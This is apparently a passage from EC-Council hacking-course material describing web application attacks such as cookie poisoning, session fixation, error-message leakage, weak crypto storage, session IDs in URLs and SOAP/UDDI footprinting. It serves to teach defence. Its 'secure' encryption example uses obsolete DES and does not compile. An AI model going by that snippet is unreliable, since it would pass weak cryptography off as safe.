
Cookies frequently transmit sensitive **credentials** and can be modified with ease to escalate access or assume the identity of another user.

Cookies are used to maintain a session state in the otherwise stateless HTTP protocol. Sessions are intended to be uniquely tied to the individual accessing the web application. Poisoning of cookies and session information can allow an attacker to inject malicious content or otherwise modify the user's on-line experience and obtain **unauthorized** information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. Cookies exist as files stored in the client computer's memory or hard disk. By modifying the data in the cookie, an attacker can often gain **escalated access** or maliciously affect the user's session. Many sites offer the ability to "Remember me?" and store the user's information in a cookie, so he or she does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. In an attempt to protect cookies, site developers often encode the cookies. Easily reversible encoding methods such as Base64 and ROT13 (rotating the letters of the alphabet 13 characters) give many who view **cookies** a false sense of security.

Threats

The compromise of cookies and sessions can provide an attacker with user credentials, allowing the attacker to access the account in order to assume the identity of other users of an application. By assuming another user's online identity, the original user's purchase history can be reviewed, new items can be ordered, and the services and access that the vulnerable web application provides are open for the attacker to exploit. One of the easiest examples involves using the cookie directly for **authentication**. Another method of cookie/session poisoning uses a proxy to rewrite the session data, displaying the cookie data and/or specifying a new user ID or other session identifiers in the cookie. Cookies can be persistent or non-persistent and secure or non-secure. It can be one of these four variants. Persistent cookies are stored on a disk and **non-persistent cookies** are stored in memory. Secure cookies are transferred only through SSL connections.



How Cookie Poisoning Works

Cookies are mainly used by web applications to simulate a stateful experience depending upon the end user. They are used as an identity for the server side of web application components. This attack alters the value of a cookie at the **client side prior** to the request to the server. A web server can send a set cookie with the help of any response over the provided string and command. The cookies are stored on the user computers and are a standard way of recognizing users. All the requests of the cookies have been sent to the web server once it has been set. To provide further **functionality** to the application, cookies can be modified and **analyzed** by JavaScript.

- In this attack, the attacker sniffs the user's cookies and then modifies the cookie parameters and submits to the web server. The server then accepts the attacker's request and processes it.

The following diagram clearly explains the process of a cookie poisoning attack:





FIGURE 13.25: How Cookie Poisoning Works



Session Fixation Attacks

Session fixation helps an attacker to hijack a valid user session. In this attack, the attacker authenticates him or herself with a known **session ID** and then lures the victim to use the same session ID. If the victim uses the session ID sent by the attacker, the attacker hijacks the user **validated session** with the knowledge of the used session ID.

The session fixation attack procedure is explained with the help of the following diagram:





FIGURE 13.26: How Cookie Poisoning Works



Insufficient Transport Layer Protection

SSL/TLS authentication should be used for authentication on the websites or the attacker can monitor network traffic to steal an authenticated user's session cookie.

Insufficient transport layer protection may allow **untrusted third parties** to obtain unauthorized access to sensitive information. The communication between the website and the client should be properly encrypted or data can be intercepted, injected, or redirected. Various threats like account thefts, phishing attacks, and admin accounts may happen after systems are being **compromised**.

Improper Error Handling



- Improper error handling gives insight into source code such as logic flaws, default accounts, etc.
- Using the information received from an error message, an attacker identifies vulnerabilities



Information Gathered

- Out of memory
- Null pointer exceptions
- System call failure
- Database unavailable
- Network timeout
- Database information
- Web application logical flow
- Application environment



```
SQL Error: 1016 Can't open file: 'nuke_bbposts_text.MYD'. (errno: 145)
SELECT u.username, u.user_id, u.user_posts, u.user_from, u.user_website,
u.user_email, u.user_msnm, u.user_viewemail, u.user_rank, u.user_sig,
u.user_sig_bbcode_uid, u.user_allowsmile, p.*, pt.post_text, pt.post_subject,
pt.bbcode_uid FROM nuke_bbposts p, nuke_users u, nuke_bbposts_text pt WHERE
p.topic_id = '1547' AND pt.post_id = p.post_id AND u.user_id = p.poster_id ORDER BY
p.post_time ASC LIMIT 0, 15
Line: 435
File: /user/home/geeks/www/vonage/modules/Forums/viewtopic.php
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Improper Error Handling

Improper error handling may result in various types of issues for a website exclusively related to security aspects, especially when internal error messages such as stack traces, database dumps, and error codes are displayed to the attacker. An attacker can get various details related to the network version, etc. **Improper error handling** gives insight into source code such as logic flaws, default accounts, etc. Using the information received from an error message, an attacker **identifies vulnerabilities** for launching attacks.

Improper error handling may allow an attacker to gather information such as:

- Out of memory
- Null pointer exceptions
- System call failure
- Database unavailable
- Network timeout
- Database information
- Web application logical flow
- Application environment

Insecure Cryptographic Storage



- Insecure cryptographic storage refers to when an **application uses poorly written encryption code** to securely encrypt and store sensitive data in the database
- This flaw allows an attacker to **steal or modify weakly protected data** such as credit cards numbers, SSNs, and other authentication credentials



Vulnerable Code

```
public String encrypt(String plainText)
{
    plainText = plainText.replace("a","z");
    plainText = plainText.replace("b","y");
    -----
    return Base64Encoder.encode(plainText);
}
```



Secure Code

```
public String encrypt(String plainText) {
    DESKeySpec keySpec = new DESKeySpec(encryptKey);
    SecretKeyFactory factory =
    new SecretKeyFactory.getInstance("DES");
    SecretKey key = factory.generateSecret(keySpec);
    Cipher cipher = Cipher.getInstance("DES");
    cipher.init(Cipher.ENCRYPT_MODE, key);
    byte[] utf8text = plainText.getBytes("UTF8");
    byte[] encryptedText = cipher.doFinal(utf8text);
    return Base64Encoder.encode(encryptedText);
}
```



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Insecure Cryptographic Storage

Web applications use cryptographic algorithms to encrypt their data and other sensitive information that is transferred from server to client or vice versa. The web application uses cryptographic code to encrypt the data. Insecure cryptographic storage refers to when an application uses poorly written **encryption code** to securely encrypt and store sensitive data in the database.

The insecure cryptographic storage mentions the state of an application where poor encryption code is used for securely storing data in the database. So the insecure data can be easily hacked and modified by the attacker to gain confidential and **sensitive information** such as credit card information, passwords, SSNs, and other authentication credentials with appropriate encryption or hashing to launch identity theft, credit card fraud, or other crimes. Developers can avoid such attacks by using proper algorithms to encrypt the sensitive data.

The following pictorial representation shows the vulnerable code that is poorly encrypted and secure code that is properly encrypted using a secure **cryptographic algorithm**.




FIGURE 13.27: Insecure Cryptographic Storage

Broken Authentication and Session Management



An attacker uses vulnerabilities in the **authentication** or **session management functions** such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update, and others to impersonate users



Session ID in URLs

`http://juggysshop.com/sale/saleitems=304;sessionid=12OMT0IDPXM00QSABGCKLHCJUN2JV?dest=NewMexico`

Attacker sniffs the **network traffic** or tricks the user to get the session IDs, and reuses the session IDs for malicious purposes



Password Exploitation

Attacker gains access to the web application's **password database**. If user passwords are not encrypted, the attacker can exploit every users' password



Timeout Exploitation

If an application's timeouts are not set properly and a user simply closes the browser without logging out from sites accessed through a public computer, the attacker can use the same browser later and **exploit the user's privileges**



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Broken Authentication and Session Management

Authentication and session management includes every aspect of user authentication and managing active sessions. Yet times solid authentications also fail due to **weak credential** functions like password change, forgot my password, remember my password, account update, etc. Utmost care has to be taken related to user authentication. It is always better to use strong **authentication** methods through special software- and hardware-based cryptographic tokens or biometrics. An attacker uses vulnerabilities in the authentication or session management functions such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update, and others to impersonate users.



Session ID in URLs

An attacker sniffs the network traffic or tricks the user to get the session IDs, and reuses the session IDs for malicious purposes.

Example:

<http://juggysshop.com/sale/saleitems=304;sessionid=12OMT0IDPXM00QSABGCKLHCJUN2JV?dest=NewMexico>




Timeout Exploitation

If an application's timeouts are not set properly and a user simply closes the browser without logging out from sites accessed through a public computer, the attacker can use the same browser later and **exploit** the user's **privileges**.



Password Exploitation

An attacker gains access to the web application's password database. If user passwords are not encrypted, the attacker can exploit every users' password.



Unvalidated Redirects and Forwards

An attacker links to unvalidated redirects and lures the victim to click on it. When the victim clicks on the link thinking that it is a valid site, it redirects the victim to another site. Such redirects lead to installation of **malware** and even may trick victims into disclosing passwords or other sensitive information. An attacker targets unsafe forwarding to **bypass security checks**.

Unsafe forwards may allow access control bypass leading to:

- Session Fixation Attacks
- Security Management Exploits
- Failure to Restrict URL Access
- Malicious File Execution





FIGURE 13.28: Unvalidated Redirects and Forwards



Web Services Architecture




FIGURE 13.29: Web Services Architecture



Web Services Attack

Web services evolution and its increasing use in business offers new attack vectors in an application framework. Web services are process-to-process communications that have special security issues and needs. Web services are based on XML protocols such as Web Services Definition Language (WSDL) for describing the connection points; Universal Description, Discovery, and Integration (UDDI) for the description and discovery of web services; and Simple Object Access Protocol (SOAP) for **communication** between web services that are vulnerable to various web application threats. Similar to the way a user interacts with a web application through a browser, a web service can interact directly with the web application without the need for an interactive user session or a browser.

These web services have detailed definitions that allow regular users and attackers to understand the **construction** of the service. In this way, much of the information required to fingerprint the environment and formulate an attack is provided to the attacker. It is estimated that web services reintroduce 70% of the vulnerabilities on the web. Some examples of this type of attack are:

- An attacker injects a malicious script into a web service, and is able to disclose and modify application data.
- An attacker is using a web service for ordering products, and injects a script to reset quantity and status on the **confirmation** page to less than what was originally ordered.

In this way, the system processing the order request submits the order, ships the order, and then modifies the order to show that a smaller number of products are being shipped. The attacker winds up receiving more of the product than he or she pays for.

Web Services Footprinting Attack



📌 Attackers footprint a web application to get **UDDI information** such as businessEntity, businessService, bindingTemplate, and tModel

XML Query

```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html, image/gif, image/jpeg, *; q=.2, /; q=.2
Connection: keep-alive
Content-Length: 229

<?xml version="1.0" encoding="UTF-8" ?>
<Envelope
xmlns="http://schemas.xmlsoap.org/soap/envelope/">
<Body>
<find_business generic="2.0" maxRows="50"
xmlns="urn:uddi-org:api_v2"><name>amazon</name></find_business>
</Body>
</Envelope>
HTTP/1.1 50 Continue
```

XML Response

```
HTTP/1.1 200 OK
Date: Tue, 28 Sep 2004 10:07:42 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
